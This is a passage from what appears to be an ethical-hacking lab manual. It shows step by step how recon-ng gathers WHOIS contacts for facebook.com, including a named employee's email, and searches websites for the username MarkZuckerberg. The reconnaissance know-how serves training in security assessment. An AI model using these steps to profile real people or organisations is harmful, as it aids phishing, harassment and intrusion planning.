[recon-ng][reconnaissance][whois_pocs] > run

-----
FACEBOOK.COM
-----
[*] URL: http://whois.arin.net/rest/pocs;domain=facebook.com
[*] URL: http://whois.arin.net/rest/poc/BST184-ARIN
[*] Country: United States
[*] Email: bstout@facebook.com
[*] First_Name: Brandon
[*] Last_Name: Stout
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Chicago, IL
[*] Title: Whois contact
[*] -----
[*] URL: http://whois.arin.net/rest/poc/OPERA82-ARIN
[*] Country: United States
[*] Email: domain@facebook.com
[*] First_Name: None
[*] Last_Name: Operations
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Menlo Park, CA
[*] Title: Whois contact
[*] -----
-----

Menu recon-ng - Parrot Term...
```


57. Type **back** and press **Enter** to go back to the workspaces (**reconnaissance**) terminal.



```
recon-ng - Parrot Terminal
File Edit View Search Terminal Help
[*] URL: http://whois.arin.net/rest/pocs;domain=facebook.com
[*] URL: http://whois.arin.net/rest/poc/BST184-ARIN
[*] Country: United States
[*] Email: bstout@facebook.com
[*] First_Name: Brandon
[*] Last_Name: Stout
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Chicago, IL
[*] Title: Whois contact
[*] -----
[*] URL: http://whois.arin.net/rest/poc/OPERA82-ARIN
[*] Country: United States
[*] Email: domain@facebook.com
[*] First_Name: None
[*] Last_Name: Operations
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Menlo Park, CA
[*] Title: Whois contact
[*] -----
SUMMARY
-----
[*] 2 total (2 new) contacts found.
[recon-ng][reconnaissance][whois_pocs] > back
[recon-ng][reconnaissance] >
```

58. Until now, we have obtained contacts related to the domains. Note down these contacts' names.

59. Now, we will validate the existence of names (usernames) on specific websites.

60. The **recon/profiles-profiles/namechk** module validates the username existence of a specified contact. The contact we will use in this lab is **Mark Zuckerberg**.


61. Type the **modules load recon/profiles-profiles/namechk** command and press **Enter** to load this module.

62. Type **options set SOURCE MarkZuckerberg** and press **Enter**. This command sets MarkZuckerberg as the source for which you want to find the user existence on specific websites.

63. Type **run** and press **Enter**. This begins the search for the keyword MarkZuckerberg on various websites.

64. Recon-ng begins to search the Internet for the presence of the username on websites and, if found, it returns the result stating **"User Exists!"**. Here, no results are obtained.

Module 02 – Footprinting and Reconnaissance




```
[*] First_Name: Brandon
[*] Last_Name: Stout
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Chicago, IL
[*] Title: Whois contact
[*] -----
[*] URL: http://whois.arin.net/rest/poc/OPERA82-ARIN
[*] Country: United States
[*] Email: domain@facebook.com
[*] First_Name: None
[*] Last_Name: Operations
[*] Middle_Name: None
[*] Notes: None
[*] Phone: None
[*] Region: Menlo Park, CA
[*] Title: Whois contact
[*] -----
results.html
-----
SUMMARY
-----
[*] 2 total (2 new) contacts found.
[recon-ng][reconnaissance][whois_pocs] > back
[recon-ng][reconnaissance] > modules load recon/profiles-profiles/namechk
[recon-ng][reconnaissance][namechk] > options set SOURCE MarkZuckerberg
SOURCE => MarkZuckerberg
[recon-ng][reconnaissance][namechk] > run
[recon-ng][reconnaissance][namechk] >
```

65. Type the **back** command and press **Enter** to go back to the workspaces (reconnaissance) terminal.
66. To find the existence of user-profiles on various websites, you need to load the **recon/profiles-profiles/profiler** module.
67. Type the **modules load recon/profiles-profiles/profiler** command and press **Enter**.
68. Type the **options set SOURCE MarkZuckerberg** command and press **Enter**.
69. Type the **run** command and press **Enter**. The recon/profiles-profiles/profiler module searches for this username and returns the URL of the profile (found with the matching username):

Note: Ignore any errors received in the results.

Note: The results might differ when you perform this task.

Module 02 – Footprinting and Reconnaissance

